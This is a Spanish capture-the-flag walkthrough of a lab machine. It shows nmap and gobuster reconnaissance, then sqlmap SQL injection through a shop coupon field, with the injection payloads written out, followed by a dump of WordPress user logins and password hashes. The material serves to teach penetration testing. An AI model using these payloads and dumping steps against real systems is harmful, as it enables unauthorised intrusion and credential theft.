

Wekor


Escaneo

```
> nmap -sC -sV 10.10.238.107 -oN mapeo_inicial
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 07:44 CET
|
```


```
Nmap scan report for 10.10.238.107
Host is up (0.089s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:c3:ce:af:07:fa:e2:8e:29:04:e4:cd:14:6a:21:b5 (RSA)
|   256 4d:99:b5:68:af:bb:4e:66:ce:72:70:e6:e3:f8:96:a4 (ECDSA)
|_  256 0d:e5:7d:e8:1a:12:c0:dd:b7:66:5e:98:34:55:59:f6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 9 disallowed entries
|_ /workshop/ /root/ /lol/ /agent/ /feed /crawler /boot
|_ /comingreallysoon /interesting
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.03 seconds
```


Como vemos tenemos el archivo nmap el robots.txt





Vamos probando todas tenemos la misma respuesta menos en una



Que es esta



Ponemos la ruta que nos dice la /it-next




Hacemos un poco de fuzzing

```
=====
> gobuster dir -u http://10.10.238.107/it-next/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 --no-error
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
Full Help: http://10.10.238.107/it-next/
```

```
Starting gobuster in directory enumeration mode
=====
/images      (Status: 301) [Size: 323] [--> http://10.10.238.107/it-next/images/]
/css         (Status: 301) [Size: 320] [--> http://10.10.238.107/it-next/css/]
/js          (Status: 301) [Size: 319] [--> http://10.10.238.107/it-next/js/]
/fonts       (Status: 301) [Size: 322] [--> http://10.10.238.107/it-next/fonts/]
/revolution  (Status: 301) [Size: 327] [--> http://10.10.238.107/it-next/revolution/]
Progress: 220560 / 220561 (100.00%)
=====
```

Al ver esto y ver la pagina donde podemos explotar es aqui



Norton Internet Security

Status: Out Stock

2

\$25.00

\$25.00

Remove

Coupon code

Apply Coupon

Coupon Code : 12345 With ID : 1 And With Expire Date Of : doesnotexpire Is Valid!

Cart Totals

Subtotal

\$50.00

Estimated shipping

\$5.00

Total


\$55.00

Continue Shopping

Checkout

En la zona de cupones


Nos dirigimos al burpsuite y nos dirigimos al cupon y lo inteceptaos el POST esto lo que vamos a ver es lo que tramita



Como se ve aqui hace
coupon_code=test&apply_coupion=Apply+Coupon

SQLMAP

lo guardamos damos click derecho y en copy file
Una vez hecho esto vamos a sacarlo y hacer un sqlmap



```
{1.7.12#stable}
```

```
[09:52:49] [INFO] parsing HTTP request from 'request'
[09:52:49] [INFO] testing connection to the target URL
[09:52:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:52:49] [INFO] testing if the target URL content is stable
[09:52:50] [INFO] target URL content is stable
[09:52:50] [INFO] testing if POST parameter 'coupon_code' is dynamic
[09:52:50] [WARNING] POST parameter 'coupon_code' does not appear to be dynamic
```

```

POST parameter 'coupon_code' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 125 HTTP(s) requests:
--
Parameter: coupon_code (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: coupon_code=test' OR NOT 3326=3326#apply_coupon=Apply Coupon

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: coupon_code=test' AND GTID_SUBSET(CONCAT(0x7176787871,(SELECT (ELT(4350=4350,1))),0x7170786b71),4350)-- qhMc&apply_coupon=Apply Coupon


  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: coupon_code=test' AND (SELECT 2517 FROM (SELECT(SLEEP(5)))jRHn)-- KUbZ&apply_coupon=Apply Coupon

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: coupon_code=test' UNION ALL SELECT NULL,CONCAT(0x7176787871,0x5258616b74564f5477474a41774f6b775344755665616b426b54636a6e434257627a4f7748785664,0x7170786b71),NULL#&apply_coupon=Apply Coupon
--
[10:03:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[10:03:44] [INFO] fetching database names
available databases [6]:
[*] coupons
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress

```

```
🔧 /etc 🚀 took 30s ✓ gobuster vhosts -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://wekor/
```

Lo añadimos en nuestro etc/hosts para que podamos verlo



Una vez visto le haremos otra vez fuzzing pero a ese sitio

```
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://site.wekor.thm/


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://site.wekor.thm/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/wordpress (Status: 301) [Size: 320] [--> http://site.wekor.thm/wordpress/]
Progress: 14571 / 220561 (6.61%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 14575 / 220561 (6.61%)

Finished
```



Como vemos es un wordpress
y con el wappalyzer vemos que la version es la 5,6
Probamos el wp-admin a ver si esta muy conocido de wordpress

Una vez ya hecho este reconocimiento que tenemos un wordpress por ahi escondido nos iremos a seguir explotando las tablas de sqlmap

```
/home/unicomanu/Academia/wekor took 2m 19s sqlmap -r request --dbms=mysql -D wordpress --tables --batch
```

Para ello ponemos este comando que pones -D para la base da datos --tables para las tablas --batch para que dar las respuestas predeterminadas

```
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[10:50:34] [INFO] fetching tables for database: 'wordpress'
Database: wordpress
[12 tables]
+-----+
| wp_commentmeta |
| wp_comments    |
| wp_links       |
| wp_options     |
| wp_postmeta    |
| wp_posts       |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta    |
| wp_terms       |
| wp_usermeta    |
| wp_users       |
+-----+

[10:50:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.204.8'
[*] ending @ 10:50:34 /2024-01-31/
```

Aqui tenemos las tablas

Ahora las columnas

```
> sqlmap -r request --dbms=mysql -D wordpress -T wp-users --columns --batch
```

```
> sqlmap -r request --dbms=mysql -D wordpress -T wp_users --columns --batch
```

```
--
H
--
```

Fijate bien esta mal escrito

```
back-end DBMS: MySQL >= 5.0.0
[11:11:50] [INFO] fetching columns for table 'wp_users' in database 'wordpress'
Database: wordpress
Table: wp_users
[10 columns]
+-----+-----+
| Column          | Type                |
+-----+-----+
| display_name    | varchar(250)        |
| ID              | bigint(20) unsigned |
| user_activation_key | varchar(255)        |
| user_email      | varchar(100)        |
| user_login      | varchar(60)         |
| user_nicename    | varchar(50)         |
| user_pass       | varchar(255)        |
| user_registered | datetime            |
| user_status     | int(11)             |
| user_url        | varchar(100)        |
+-----+-----+

[11:11:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.204.8'
[*] ending @ 11:11:51 /2024-01-31/
```



```
> sqlmap -r request --dbms=mysql -D wordpress -T wp_users -C user_login,user_pass --dump --batch
```

```
-----  
[H]  
-----  
[1.8.1.6#dev]
```

Despues nos ha sacado los usuarios y contraseñas


```
[11:15:17] [INFO] cracked password 'xxxxxx' for user 'wp_eagle'  
Database: wordpress  
Table: wp_users  
[4 entries]  
+-----+-----+  
| user_login | user_pass |  
+-----+-----+  
| admin      | $P$BoyfR2QzhNjRNmQZpva6TuuD0EE31B. |  
| wp_jeffrey | $P$BU8QpWD.kHZv3Vd1r52ibm0913hmj10 |  
| wp_yura    | $P$B6jSC3m7WdMLLi1/NDb30Fhqv536SV/ |  
| wp_eagle   | $P$BpyTRbmvfcKyTrbDzaK1zSPgM7J6QY/ (xxxxxx) |  
+-----+-----+
```

eso si las contraseñas estan hash de alguna manera

